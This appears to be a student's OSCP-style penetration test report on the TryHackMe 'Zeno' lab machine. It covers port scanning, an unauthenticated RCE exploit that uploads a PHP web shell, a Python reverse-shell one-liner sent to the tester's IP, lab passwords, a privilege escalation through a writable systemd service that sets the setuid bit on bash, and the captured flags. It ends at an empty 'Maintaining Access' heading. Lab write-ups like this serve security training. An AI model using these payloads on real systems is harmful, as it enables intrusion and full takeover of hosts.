
Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2022-11-12

Contents

1	Offensive Security OSCP Exam Report	1
1.1	Introduction:	1
1.2	Objective:	1
1.3	Requirement:	1
2	High-Level Summary	2
2.1	Recommendations:	2
3	Methodologies	3
3.1	Information Gathering:	3
3.2	Penetration:	3
3.2.1	System IP: 10.10.116.169(Zeno)	3
3.2.1.1	Service Enumeration:	3
3.2.1.2	Scanning	4
3.2.1.3	Gaining Shell	5
3.2.1.4	Privilege Escalation	11
3.2.1.5	Proof File	13
4	Maintaining Access	16
5	House Cleaning:	17

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards TryHackme. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – **Zeno**. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine.

When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations.

During the testing, I had administrative level access to multiple systems. **Zeno** was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

Zeno(10.10.116.169) - Specific version of CMS was vulnerable to unauthenticated remote code execution and user was provided with the root access to run the specific program

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Zeno - 10.10.116.169

3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining Zeno to a variety of systems. During this penetration test, I was able to successfully gain **Zeno**.

3.2.1 System IP: 10.10.116.169(Zeno)

3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.116.169	TCP: 22,12340\

3.2.1.2 Scanning

Nmap-Initial

```
# Nmap 7.92 scan initiated Thu Nov 10 16:12:48 2022 as: nmap -vv -p- --min-rate 2000 -oA
↳ nmap/initial 10.10.213.35
Nmap scan report for 10.10.213.35
Host is up, received timestamp-reply ttl 63 (0.52s latency).
Scanned at 2022-11-10 16:12:49 EST for 251s
Not shown: 65278 filtered tcp ports (no-response), 255 filtered tcp ports (host-prohibited)
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 63
12340/tcp  open  unknown syn-ack ttl 63

Read data files from: /usr/bin/./share/nmap
# Nmap done at Thu Nov 10 16:17:00 2022 -- 1 IP address (1 host up) scanned in 252.27 seconds
```

Nmap-Full

```
# Nmap 7.92 scan initiated Thu Nov 10 16:21:01 2022 as: nmap -sC -sV -vv -p22,12340 -oA
↳ nmap/full 10.10.213.35
Nmap scan report for 10.10.213.35
Host is up, received timestamp-reply ttl 63 (0.16s latency).
Scanned at 2022-11-10 16:21:02 EST for 17s

PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh     syn-ack ttl 63 OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 09:23:62:a2:18:62:83:69:04:40:62:32:97:ff:3c:cd (RSA)
| ssh-rsa
|_ AAAAB3NzaC1yc2EAAAADAQABAAQDakZyfnq0JzwuM1SD3YZ4zyizbtc9A0vhk2qCaTwJHEKyyqIjBaElNv4LpSdtV7y/C6vwUfPS34I
|   256 33:66:35:36:b0:68:06:32:c1:8a:f6:01:bc:43:38:ce (ECDSA)
|_ ecdsa-sha2-nistp256
|_ AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBEMyTtxVAKcLy5u87ws+h8WY+GHWg8IZI4c11KX7b0St85IgCrox7Y
|   256 14:98:e3:84:70:55:e6:60:0c:c2:09:77:f8:b7:a6:1c (ED25519)
|_ _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOKY0jLSRkYg0+fTDrwG0aGW442T5k1qBt7l8iAkcUcK
12340/tcp  open  http     syn-ack ttl 63 Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_ http-title: We&#39;ve got some trouble | 404 - Resource not found
|_ http-methods:
|   Supported Methods: OPTIONS GET HEAD POST TRACE
|_ Potentially risky methods: TRACE
|_ http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
```

```
Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Nov 10 16:21:19 2022 -- 1 IP address (1 host up) scanned in 17.99 seconds
```

FeroxBuster

```
/index.html      (Status: 200) [Size: 3897]
/icons/          (Status: 200) [Size: 74409]
/rms/            (Status: 200) [Size: 5982]
```

Nikto

```
- Nikto v2.1.5
-----
+ Target IP:      10.10.213.35
+ Target Hostname: 10.10.213.35
+ Target Port:    12340
+ Start Time:     2022-11-10 16:31:49 (GMT-5)
-----
+ Server: Apache/2.4.6 (CentOS) PHP/5.4.16
+ Server leaks inodes via ETags, header found with file /, fields: 0xf39 0x5c80c1adc76e0
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 6544 items checked: 0 error(s) and 6 item(s) reported on remote host
+ End Time:       2022-11-10 16:49:09 (GMT-5) (1040 seconds)
-----
+ 1 host(s) tested
```

3.2.1.3 Gaining Shell

System IP: 10.10.116.169

Vulnerability Exploited : The specific version of CMS was vulnerable to Unauthenticated remote code execution

System Vulnerable : 10.10.116.169

Vulnerability Explanation : The specific version of the application used in the website was vulnerable to unauthenticated Remote code execution

Privilege Escalation Vulnerability : The user was given to run the specific feature with root privileges and also systemd files were writable

Vulnerability fix : Administrator has to make sure not to give root access of the user which may cause the privilege escalation vector also always make sure that the CMS which we are using is up to the date

Severity Level : Critical

From the nmap there are only couple of ports open for this machine. By checking that they are port 12340 and 22. We can start our enumeration with port 12340 since that has more exposure.

Initially while visiting the page we got an error as resource not found which is very odd.




Figure 3.1: 505-original_website.png

While brute forcing the directory we get to know that there is a folder called rms which contains a website.

10.10.213.35:12340/rms/

Home Food Zone Special Deals My Account Contact Us

Pathfinder Hotel Restaurant

WELCOME TO PATHFINDER HOTEL RESTAURANT MANAGEMENT SYSTEM!

Order your food today from the Food Zone and it will be delivered at your door step. Jump in to our weekly special deals in the Special Deals menu. Register an account with us to enjoy fast ordering, delivery, and convenient payment of your food. Start now by logging in below or registering if you don't have an account with us:

*** Required fields**

Email *

Password *

☐ Remember me [Forgot password?](#)

*** Required fields**

First Name *

Last Name *

Email *

Password *

Confirm Password *

Security Question *

Security Answer *

Home Page | About Us | Special Deals | Food Zone | Affiliate Program | Administrator

Figure 3.2: 500-rms_website.png

By looking at the website we see that the CMS used here is **RESTAURENT MANAGEMENT SYSTEM**




Figure 3.3: 510-cms_name.png

By searching there is an unauthenticated Remote code execution exploit is available to get the reverse shell from the machine. While reviewing the source code we could see that the reverse shell payload is being uploaded to admin/foods-exec.php function which leads to the rce.





Figure 3.4: 515-searchsploit_result.png

The exploit is very simple which requires an url as argument.



```

_ | | | _ | _ / | | \ | \ _ _ \ | _ _ | \ \ / ' _ \ | | / _ \ | | _ _ |
| _ _ _ | | \ \ | | | | _ _ _ ) | | | _ _ _ > < | | _ | | ( ) | | | _
| _ | | | | | \ \ | | | | _ _ _ _ / | _ _ _ _ _ / \ \ \ . _ _ / | | \ _ _ / | | \ _ _ |
| |
| |
| _ |

Credits : All InfoSec (Raja Ji's) Group
[+] Restaurant Management System Exploit, Uploading Shell
[+] Shell Uploaded. Please check the URL :[http://10.10.115.139:12340/rms/images/reverse-
→ shell.php](http://10.10.115.139:12340/rms/images/reverse-shell.php)

```

From the exploit it seems like the exploit can be run from <http://10.10.115.139:12340/rms/images/reverse-shell.php>. Since the cmd is given as an argument we can call the cmd argument to check for the rce




Figure 3.5: 520-rce_confirm.png

From the above screenshot we can confirm that there is a remote code execution which can be further more exploited to get the reverse shell. In the current scenario I have used python reverse shell to get the shell back to the attack machine.

```

python -c 'import
→ socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.14.XX.XX",9001));os
→ os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

```

Once we visited the below link we got the successful reverse shell.

```

http://10.10.115.139:12340/rms/images/reverse-shell.php?cmd=python%20-
→ c%20%27import%20socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((%2210.1
→ i%22]);%27

```




Figure 3.6: 525-revshell.png

```
zeno listener
listening on [any] 9001 ...
connect to [10.14.35.68] from (UNKNOWN) [10.10.115.139] 46712
sh: no job control in this shell
sh-4.2$
```

By looking at the listening we see that the 3306 is running on the folder. Trying to enumerate we are not able to find anything interesting.

```
tcp    LISTEN    0      128      *:22
*:22
tcp    LISTEN    0      100     127.0.0.1:25
*:25
tcp    LISTEN    0      128     127.0.0.1:9000      *:
"php-fpm",pid=1504,fd=0), ("php-fpm",pid=1503,fd=0), ("php-fpm",pid=
01,fd=0), ("php-fpm",pid=1500,fd=0))
tcp    LISTEN    0      50      *:3306
*:3306
tcp    LISTEN    0      128     [::]:12340
[::]:*
tcp    LISTEN    0      128     [::]:22
[::]:*
tcp    LISTEN    0      100     [::1]:25
[::]:*
```

Figure 3.7: 535-edward_pass.png

We found the password for mysql database as **root:veerUfflrangUfcubyig** we tried to check the same but nothing was interesting in the database. Tried to login to the edward username with the same password mentioned but unfortunately failed to login.

```
define('DB_DATABASE', 'rms'); define('DB_USER', 'root');
define('DB_PASSWORD', ''); define('DB_DATABASE', 'rms');
define('DB_USER', 'root'); define('DB_PASSWORD', 'veerUffIrangUfcubyig');
define('DB_DATABASE', 'dbrms'); define('DB_USER', 'root');
define('DB_PASSWORD', 'veerUffIrangUfcubyig');
define('DB_USER', 'root');
```

Figure 3.8: 540-sql_pass.png

By looking the shell we got the reverse shell as apache. Since we are not able to find anything interesting on the locaton folders we ran the linpeas.sh on the target machine which revealed the password of the user in fstab.

```
nasnes inside passwd file? ..... NO
Writable passwd file? ..... No
Credentials in fstab/mtab? ..... /etc/fstab:##//10.10.10/secret-share /mnt/secret-share
,vers=3.0,ro,username=zeno,password=FrobjoodAdkoonceanJa, domain=localdomain,soft 0 0
Can I read shadow files? ..... No
Can I read shadow plists? ..... No
Can I write shadow plists? ..... No
```

Figure 3.9: 530-edward_pass.png

By checking the /etc/passwd folder we have only one user as edward and since we got the password we can try to get the shell. The username and password tried was **edward:FrobjoodAdkoonceanJa** and we are able to login successfully.

```
bash-4.2$ su edward
Password:
[edward@zeno log]$ id
uid=1000(edward) gid=1000(edward) groups=1000(edward) context=system_u:system_r:httpd_t:s0
[edward@zeno log]$
[edward@zeno log]$
```

3.2.1.4 Privilege Escalation

We have checked and found that user can reboot the machine with the root privileges also one interesting thing found in the linpeas was user can edit the systemd service.




Figure 3.10: 545-systemd_write.png




Figure 3.11: 555-sudo_l.png

Which can be taken advantage to point the path to our payload. by looking at the path the Exec function was pointed towards /root/zeno-monitoring.py which can be manipulated to execute our payload.

Since the user was not able to create a file in the /tmp or home directory we need to find out a way to put the file which can be permanent. By further enumerating the user can put files in to /mnt/secret-share/ folder.

Below code was put in the secret-share folder with the name as priv.sh and made that script as executable.

```

#!/bin/bash
chmod +s /bin/bash

```

Once we made the script executable we can change the path to zeno-monitoring script which is further executed once the system reboots.

```
[edward@zeno multi-user.target.wants]$ cat zeno-monitoring.service
[Unit]
Description=Zeno monitoring
[Service]
Type=simple
User=root
ExecStart=/mnt/secret-share/priv.sh
[Install]
WantedBy=multi-user.target
[edward@zeno multi-user.target.wants]$
[edward@zeno multi-user.target.wants]$
```

Figure 3.12: 550-service_edit.png

Since we have the root access to run reboot we can reboot the machine. After the machine reboots the script gets executed and we must have the sticky bit for /bin/bash as root.

```
[edward@zeno multi-user.target.wants]$ sudo /usr/sbin/reboot
Connection to 10.10.116.169 closed by remote host.
Connection to 10.10.116.169 closed
```

Figure 3.13: 560-sudo_l_exec.png


After the reboot has been executed we have done the /bin/bash -p which provided us the root access to the machine.

```
→ zeno ssh edward@10.10.116.169
edward@10.10.116.169's password:
Last login: Fri Nov 11 21:25:22 2022 from ip-10-14-35-68.eu-west-1.compute.internal
-bash-4.2$ id
uid=1000(edward) gid=1000(edward) groups=1000(edward) context=unconfined_u:unconfined_r:unconfined_t:s0
-bash-4.2$
-bash-4.2$ /bin/bash -p
bash-4.2# id
uid=1000(edward) gid=1000(edward) euid=0(root) egid=0(root) groups=0(root),1000(edward) context=unconfined_t:s0-s0:c0.c1023
bash-4.2#
```


Figure 3.14: 565-root_exec.png

3.2.1.5 Proof File

User




```
[edward@zeno ~]$ cat user.txt
THM{070cab2c9dc622e5d25c0709f6cb0510}
[edward@zeno ~]$
```

Figure 3.15: 570-user.txt.png

```
[edward@zeno ~]$ cat user.txt && pwd && id && hostname && ip addr
THM{070cab2c9dc622e5d25c0709f6cb0510}
/home/edward
uid=1000(edward) gid=1000(edward) groups=1000(edward) context=system_u:system_r:httpd_t:s0
zeno
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc pfifo_fast state UP group default
    qlen 1000
link/ether 02:bc:21:c9:95:77 brd ff:ff:ff:ff:ff:ff
inet 10.10.115.139/16 brd 10.10.255.255 scope global dynamic eth0
valid_lft 2752sec preferred_lft 2752sec
inet6 fe80::bc:21ff:fec9:9577/64 scope link
valid_lft forever preferred_lft forever
[edward@zeno ~]$
```

Root



```
bash-4.2#
bash-4.2# cat root.txt
THM{b187ce4b85232599ca72708ebde71791}
bash-4.2#
```

Figure 3.16: 575-root.txt.png

```
bash-4.2# cat root.txt && pwd && id && hostname && ip addr
THM{b187ce4b85232599ca72708ebde71791}
/root
```



```
uid=1000(edward) gid=1000(edward) euid=0(root) egid=0(root) groups=0(root),1000(edward)
↪ context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
zeno
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc pfifo_fast state UP group default
↪ qlen 1000
link/ether 02:bc:21:c9:95:77 brd ff:ff:ff:ff:ff:ff
inet 10.10.115.139/16 brd 10.10.255.255 scope global dynamic eth0
valid_lft 2752sec preferred_lft 2752sec
inet6 fe80::bc:21ff:fec9:9577/64 scope link
valid_lft forever preferred_lft forever
bash-4.2#
```

4 Maintaining Access

